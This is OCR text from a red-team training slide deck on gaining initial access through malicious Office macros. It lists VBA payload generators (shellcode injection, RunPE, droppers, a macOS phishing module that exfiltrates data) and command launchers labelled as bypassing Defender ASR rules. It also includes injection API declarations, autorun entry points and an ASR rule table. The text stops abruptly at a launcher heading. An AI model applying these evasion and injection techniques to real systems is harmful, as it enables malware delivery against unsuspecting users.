Modern Initial Access and Evasion Tactics

Mariusz Banach

@mariuszbit
mgeeky
mb@binary-offensive.com

ver. 1.9

Agenda – Appendix – Maldocs

- A guide through VBA infection strategies
- Lures – enticing user to get infected
- Hiding Payloads in Office structures

- Alternative autorun strategies
- Exotic VBA carriers
- VBA Stream manipulation

- Evasion Tactics
  - Sandbox Evasion / Execution Guardrails
  - AMSI Evasion
  - Code Obfuscation
  - File Encryption
  - File Anonymization

- LOLBINs

(July, 22)

Macros Ain't No Goin' Anywhere :>


Microsoft rolls back decision to block Office macros by default

By Sergiu Gatlan

July 7, 2022 06:33 PM 1

While Microsoft announced earlier this year that it would block VBA macros on downloaded documents by default, Redmond said on Thursday that it will roll back this change based on "feedback" until further notice.

The company has also failed to explain the reason behind this decision and is yet to publicly inform customers that VBA macros embedded in malicious Office documents will no longer be blocked automatically in Access, Excel, PowerPoint, Visio, and Word.



OLD SECURITY ALERT

https://www.bleepingcomputer.com/news/microsoft/microsoft-rolls-back-decision-to-block-office-macros-by-default/

(Sep, 22)


Shieeet, Macros got blocked :<

Microsoft 365 v. 2202+


- **Bypasses?**

  Currently no silver bullet.


- Containers not propagating MOTW.
  - Office-in-LNK *(kinda weak)*
  - Office-in-MSI *(kinda weak)*




1



2



3



VBA Infection Strategies

VBA Hello World


» Mnemotechnic: Alt+F11IM (Alt+F11 -> Insert -> Module) – quickly inserts VBA module into a document

» Exercise #1: Warm-Up – create a simple Hello World macro-enabled document

» repo\day2\Exercise 2 – VBA Hello World\Hello World.xlsm

» These are VBA modules.

» In Excel, default one is called **ThisWorkbook**



Different Paths -> Same Goal

- VBA can facilitate Initial Access in many different ways. I’m aware of at least 17 of them.
- We’re gonna cover only few essential/most useful ones.:
  - 1. Execute
  - 2. File Dropper
  - 3. COM Hijack
  - 4. DotNetToJScript => this one is super stable & useful but not separately covered.
- Some techniques drop artifacts to HDD, other run it In-Memory.
  - We prefer the latter due to lowered detection & forensic potential.

```
 1. comhijack           - Drops the payload into a file and Hijacks COM object. Default COM Hijacked: {0358B920-0AC7-461F-98F4-58E32CD89148}. Requires --saveas to specify target location where to drop it. This generator does not use --cmdline by default.
 2. createthread        - Allocates a RX buffer for the payload and launches it as a separate thread via CreateThread
 3. dotnettojs          - Leverages DotNetToJScript technique discovered by James Forshaw to reflectively load input .NET Assembly from inside of a VBA macro. Perfect for loading shellcodes, .NET assemblies or Powershell scripts. This module implies --base64.
 4. execute             - Executes a command specified in --cmdline .
 5. filedropper         - Drops the payload into a file. Requires --saveas to specify target location where to drop it. Use --cmdline to specify what command to execute after file was dropped.
 6. installmsi          - Silently installs MSI either from a local file or URL via WindowsInstaller.Installer.InstallProduct(...). Requires --saveas .
 7. lazarus             - Mimics Shellcode injection & execution technique observed in Lazarus group VBA malware. CAUTION: Freezes Office application making it non-responding! It's pretty much the same as CreateThread, with a difference that shellcode gets launched f
                          technique!) using EnumDateFormatsA API. (md5: e87b575b2ddfb9d4d692e3b8627e3921)
 8. msbuild             - Drops a XML file with MSBuild template C# code and then executes msbuild.exe to compile and launch that code. Requires --saveas to specify where to drop XML template file for msbuild. Perfect for loading shellcodes, .NET assemblies and Power
                          process specified in --shellcode-target-process (or WerFault.exe by default) using either CreateProcess + WriteProcessMemory + QueueUserAPC process injection technique (when --shellcode-inject apc / default) or via CreateThread (--shellcode-
                          (for roughly 2 seconds) cmd window that may contain MSBuild's output
 9. msgbox              - Simply shows a message box with a given/default text.
10. ntrunpe             - Same as RunPE generator but implemented using Native API (NtWriteVirtualMemory vs WriteProcessMemory). Can be considered as slightly stealthier.
11. osx.jxastager       - (MacOS X) Downloads JXA payload and launches it in-memory using /usr/bin/osascript -l JavaScript. If --saveas is given, will drop payload to the disk and then launch it (sandbox constraints applies to filename/path!). The saveas may contain
                          corresponding user name, e.g.: --saveas "/Users/<USER>/Library/~$test.js"
12. osx.persistentjxa   - (MacOS X) DOESNT WORK YET! Drops JXA payload to disk and installs it as a Folder Action on predefined user folders, then attempts to launch it.
13. osx.phishing        - (MacOS X) Collects user clipboard, system infos and displays phishing prompt asking for user password. Exfiltrates phished data via HTTP POST request to a specified URL.
14. runpe               - Executes input PE executable file reflectively from memory in RunPE fashion. OPSEC WARNING: This technique generates lots of indicators and noise as it creates process, injects there, imports plenty of WinAPIs in VBA code. Use with caution.
                          unstable and can generate Windows errors.
15. xlamdropper         - Writes the payload being a VBA code to the output XLAM document as its macro and drops that document to XLSTART directory. If --saveas given, will use it as filename for the dropped XLAM (example: --saveas Foobar will drop: Foobar.xlam)
16. xlldropper          - Drops the binary payload to the XLSTART directory as a XLL extension (DLL file) that will be automatically launched by Excel. If --saveas given, will use it as filename for the dropped XLL (example: --saveas Foobar will drop: Foobar.xll)
17. xsl                 - Executes XSL file with embedded JScript just like SharpShooter. Uses same options as DotNetToJS generator (--dotnet-XXX)
```

Different Paths -> Same Goal

» Use of WinAPI in VBA is strongly inadvisable due to increased detection potential.

» Currently I know of no other way to import WinAPI in VBA without using **Declare PtrSafe** statements.

» If you really need to use them, avoid at all cost dodgy stuff – GetUserNameA will do, but CreateProcessA won't cut it.


```
Declare PtrSafe Function GetUserNameA Lib "advapi32" ( _
    ByVal NameType As Long, _
    ByVal lpBuffer As String, _
    ByRef nSize As Long _
) As Boolean

Sub GetUsername()
    Dim Username As String * 256
    GetComputerNameExA ComputerNameDnsDomain, D
    Debug.Print "Username: " & Username
End Sub
```

```
#If Win64 Then
    ' KERNEL32
    Private Declare PtrSafe Sub RtlMoveMemory Lib "KERNEL32" (ByVal obf_lDestination As LongPtr, ByVal obf_sSource As LongPtr, ByVal obf_lLength As L
    Private Declare PtrSafe Function GetModuleFileName Lib "KERNEL32" Alias "GetModuleFileNameA" (ByVal obf_hModule As LongPtr, ByVal obf_lpFilename
    Private Declare PtrSafe Function CreateProcess Lib "KERNEL32" Alias "CreateProcessA" (ByVal obf_lpApplicationName As String, ByVal obf_lpCommandL
    Private Declare PtrSafe Function VirtualAllocEx Lib "KERNEL32" (ByVal obf_hProcess As LongPtr, ByVal obf_lpAddress As LongPtr, ByVal obf_dwSize A
    ' NTDLL
    Private Declare PtrSafe Function NtTerminateProcess Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_uExitCode As Integer) As Long
    Private Declare PtrSafe Function NtReadVirtualMemory Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_lpBaseAddress As LongPtr, ByVal obf_lp
    Private Declare PtrSafe Function NtWriteVirtualMemory Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_lpBaseAddress As LongPtr, ByVal obf_l
    Private Declare PtrSafe Function NtGetContextThread Lib "NTDLL" (ByVal obf_hThread As LongPtr, obf_lpContext As CONTEXT) As Long
    Private Declare PtrSafe Function NtSetContextThread Lib "NTDLL" (ByVal obf_hThread As LongPtr, obf_lpContext As CONTEXT) As Long
    Private Declare PtrSafe Function NtUnmapViewOfSection Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_lpBaseAddress As LongPtr) As Long
    Private Declare PtrSafe Function NtResumeThread Lib "NTDLL" (ByVal obf_hThread As LongPtr, ByVal obf_lpSuspendCount As Long) As Long
#Else
    ' KERNEL32
```

```
Private Declare PtrSafe Function obf_CreateProcess Lib "kernel32" Alias "CreateProcessA" ( _
    ByVal obf_lpApplicationName As String, _
    ByVal obf_lpCommandLine As String, _
    obf_lpProcessAttributes As Long, _
    obf_lpThreadAttributes As Long, _
    ByVal obf_bInheritHandles As Long, _
    ByVal obf_dwCreationFlags As Long, _
    obf_lpEnvironment As Any, _
    ByVal obf_lpCurrentDriectory As String, _
    ByVal obf_lpStartupInfo As LongPtr, _
    obf_lpProcessInformation As obf_PROCESS_INFORMATION _
) As LongPtr
```

```
lMoveMemory Lib "KERNEL32" (ByVal obf_lDestination As LongPtr, ByVal obf_sSource As LongPtr, ByVal obf_lLength As Long)
on GetModuleFileName Lib "KERNEL32" Alias "GetModuleFileNameA" (ByVal obf_hModule As LongPtr, ByVal obf_lpFilename As Strin
on CreateProcess Lib "KERNEL32" Alias "CreateProcessA" (ByVal obf_lpApplicationName As String, ByVal obf_lpCommandLine As S
on VirtualAllocEx Lib "KERNEL32" (ByVal obf_hProcess As LongPtr, ByVal obf_lpAddress As LongPtr, ByVal obf_dwSize As Long,

on NtTerminateProcess Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_uExitCode As Integer) As Long
on NtReadVirtualMemory Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_lpBaseAddress As LongPtr, ByVal obf_lpBuffer A
on NtWriteVirtualMemory Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_lpBaseAddress As LongPtr, ByVal obf_lpBuffer
on NtGetContextThread Lib "NTDLL" (ByVal obf_hThread As LongPtr, obf_lpContext As CONTEXT) As Long
on NtSetContextThread Lib "NTDLL" (ByVal obf_hThread As LongPtr, obf_lpContext As CONTEXT) As Long
on NtUnmapViewOfSection Lib "NTDLL" (ByVal obf_hProcess As LongPtr, ByVal obf_lpBaseAddress As LongPtr) As Long
on NtResumeThread Lib "NTDLL" (ByVal obf_hThread As LongPtr, ByVal obf_lpSuspendCount As Long) As Long
```

VBA Macro Hello World



- VBA Macro Hello World – for macro first-timers ☺
  - 1. Open up Excel
  - 2. Hit **Alt+F11** or Ribbon -> **Developer -> Visual Basic -> Insert** -> **Module** -> start typing your VBA code.
  - 3. Save your file with **XLSM** or **XLS** extension
  - 4. Close Excel. Open it up again -> Enable Editing -> see your macro executed.
- VBA macro can be automatically executed (Autoruns).
  - Works in **Word + Excel**.
  - Different function names for Word & Excel
  - No autorun functionality for any other Office product, with a few exceptions – we'll cover them later.
- Let's start with Basic Autoruns

```
Sub AutoOpen()
    ' Becomes launched as first on MS Word / Publisher

End Sub

Sub Document_Open()
    ' Becomes launched as second, another try, on MS Word / Publisher

End Sub
```

Word

```
Sub Auto_Open()
    ' Becomes launched as first on MS Excel

End Sub

Sub Workbook_Open()
    ' Becomes launched as second, another try, on MS Excel

End Sub
```

Excel

```
DefaultEntryPoints = (
    'Auto_Close',
    'Auto_Exec',
    'Auto_Exit',
    'Auto_Open',
    'Auto_New',
    'AutoClose',
    'AutoExec',
    'AutoExit',
    'AutoNew',
    'AutoOpen',

    'Document_BeforeClose',
    'Document_DocumentOpened',
    'Document_Close',
    'Document_Open',
    'DocumentBeforeClose',
    'DocumentChange',
    'DocumentClose',
    'DocumentNew',
    'DocumentOpen',

    'NewDocument',
    'NewWorkbook',

    'Workbook_Activate',
    'Workbook_BeforeClose',
    'Workbook_Close',
    'Workbook_Open',
    'WorkbookBeforeClose',
    'WorkbookClose',
    'WorkbookNew',
    'WorkbookOpen',

    'Worksheet_Calculate',
)
```

Most well-known Autoruns

Attack Surface Reduction (ASR) Rules

- Set of policies enforced by Microsoft Defender Exploit Guard attempting to contain malicious activities.
- Generally really solid reinforcement added to Windows, yet can be easy to bypass.
- Ones interfering with our Initial Access marked in yellow.
- Great research on those available:
  - https://adamsvoboda.net/extracting-asr-rules/
  - https://github.com/HackingLZ/ExtractedDefender/
  - https://github.com/commial/experiments/tree/master/windows-defender/ASR

Rule Name	Rule GUID
Block abuse of exploited vulnerable signed drivers	56a863a9-875e-4185-98a7-b882c64b5ce5
Block Adobe Reader from creating child processes	7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
Block all Office applications from creating child processes	d4f940ab-401b-4efc-aadc-ad5f3c50688a
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
Block executable content from email client and webmail	be9ba2d9-53ea-4cdc-84e5-9b1eeee46550
Block executable files from running unless they meet a prevalence, age, or trusted list criterion	01443614-cd74-433a-b99e-2ecdc07bfc25
Block execution of potentially obfuscated scripts	5beb7efe-fd9a-4556-801d-275e5ffc04cc
Block JavaScript or VBScript from launching downloaded executable content	d3e037e1-3eb8-44c8-a917-57927947596d
Block Office applications from creating executable content	3b576869-a4ec-4529-8536-b80a7769e899
Block Office applications from injecting code into other processes	75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84
Block Office communication application from creating child processes	26190899-1602-49e8-8b27-eb1d0a1ce869
Block persistence through WMI event subscription * File and folder exclusions not supported.	e6db77e5-3df2-4cf1-b95a-636979351e5b
Block process creations originating from PSExec and WMI commands	d1e49aac-8f56-4280-b9ba-993a6d77406c
Block untrusted and unsigned processes that run from USB	b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4
Block Win32 API calls from Office macros	92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b
Use advanced protection against ransomware	c1db55ab-c21a-4637-bb3f-a12568109d35

https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/enable-attack-surface-reduction?view=o365-worldwide#group-policy

https://learn.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide#asr-rule-to-guid-matrix

Enabling ASR Rules

» MS Defender configured as Anti-Virus is enough to configure ASR rules on our own workstation. No need for Windows E5 license.


» *Win+R -> gpedit.msc -> Computer Configuration -> Administrative Templates -> Windows Components -> Microsoft Defender Antivirus -> Microsoft Defender Exploit Guard -> Attack Surface Reduction -> Configure Attack Surface Reduction rules ->*

» Set „**Enabled**”

» Go to Show… -> paste rule GUID + **2** (for Audit)


» Or use elevated Powershell to do this:

```
PS> .\Repo\Tools\ASR\Configure-ASR.ps1 -State Audit
```



- 0 : Disable (Disable the ASR rule)
- 1 : Block (Enable the ASR rule)
- 2 : Audit (Evaluate how the ASR rule would impact your organization if enabled)
- 6 : Warn (Enable the ASR rule but allow the end-user to bypass the block)

1. Execute



» Most basic VBA execution strategy is to simply run some command, LOLBIN.

» One plot twist though – there are 21+ different command-execution techniques ☺ I'll called them „Launchers"

» Most recognizable launcher? Shell!

» **Avoid running anything** (**Phish to Persist**, COM/DLL Hijacking, remember?) but if you must – **always through LOLBIN!**

» Now it gets trickier... Again we'll cover the most useful ones:

- » 1. Wscript.Shell.Exec
- » 2. WMI
- » 3. Scheduled.Task
- » 4. InvokeVerbEx
- » 5. DotNetToJScript
- » 6. RDS.DataSpace

Review all samples in:

repo\Exercises\day2\VBA-Macros\VBA Templates\1.execute\

```
1. chooseparent               - [opsec-not-safe, stealthy] Spoofs parent process PID of the spawned via CreateProcess executable
2. createprocess              - [OFFICE-ARCH-SENSITIVE, reliable, opsec-not-safe] Launches command using CreateProcess.
3. dotnettojs-manifest        - [OFFICE-ARCH-SENSITIVE, reliable, stealthy] Deserializes pre-generated .NET Assembly that will invoke given command. This version differs from below "dotnettojs" because it uses hardcoded .
                                a safer choice for VBS/HTA scripts.
4. dotnettojs                 - [OFFICE-ARCH-SENSITIVE, reliable, stealthy] Deserializes pre-generated .NET Assembly that will invoke given command.
5. elevated.mmc20.application - [elevated] Uses DCOM interface to launch command. Must be ran from an elevated user context.
6. invokeverbex               - [OFFICE-ARCH-SENSITIVE, reliable, stealthy] Uses Shell.Application's method InvokeVerbEx "open" to launch the executable. Evades MS Defender for Endpoint but leaves chained parent-child.
7. ntrunpe                    - [OFFICE-ARCH-SENSITIVE, stealthy, opsec-not-safe, unstable] Implements RunPE technique using Native API (slightly more hooking-proof than runpe) to reflectively load specified executable in
8. osx.applescript.custom     - [stable, single-threaded, blocks-Office] Executes cutom AppleScript command using MacScript() function.
9. osx.applescript.shell      - [stable, single-threaded, blocks-Office] Executes a shell command using AppleScript's do shell script "<command>" statement. Warning: Will launch in a Single-thread, blocking main Office ap
10. osx.popen                 - [stable, reliable] Uses libc.popen() function to issue shell commands. Tightly limited by MacOS sandboxing rules imposed on Office applications
11. osx.python                - [stable, reliable] Uses libc.popen() function to pipe code into Python interpreter. This launcher expects a correct Python code to be given in --cmdline. Tightly limited by MacOS sandboxing
12. rds.dataspace             - [stable, reliable] Instantiates RDS.DataSpace instance which exposes CreateObject(). Nearly the same as ShellExecute. MSND says it is no longer available in Windows 8 and Windows Server 201
13. runpe                     - [OFFICE-ARCH-SENSITIVE, stealthy, opsec-not-safe, unstable] Implements RunPE technique to reflectively load specified executable in memory and launch it
14. scheduled.task            - [reliable, stealthy, persistence, parent-child-dechain] Schedules a task to be run after N seconds and/or during user's logon. Allows to dechain Parent-Child relationship, spawned command w
15. sendkeys                  - [opsec-not-safe] Unreliable, Uses SendKeys to type-press Ctrl+Esc and then simulate keyboard to type command that should be launched. DONT USE during Red Teams due to OPSEC concerns.
16. shell                     - [opsec-not-safe, reliable] Straighforward Shell(..., Hidden) invocation.
17. shellexecute              - [opsec-not-safe, parent-child-dechain, ASR-bypass] Uses ShellBrowserWindow COM object to spawn processes. Allows to dechain Parent-Child relationship, spawned command will be child of explo
18. wmi                       - [opsec-not-safe, parent-child-dechain] WMI Win32_Process::Create method for launching commands. Allows to dechain Parent-Child relationship, spawned command will be child of wmiprvse.exe. W
19. wscript.powershell.stdin  - [reliable] Spawns Powershell.exe and passes commands to it's Stdin.
20. wscript.shell.outlook     - [reliable, opsec-not-safe, ASR-bypass] WScript.Shell referenced from Outlook's COM object. Bypasses ASR rule blocking Office applications from creating child processes.
21. wscript.shell             - [reliable, opsec-not-safe] Simple WScript.Shell Run invocation.
```

1. Execute »

Launcher 1. Wscript.Shell

```
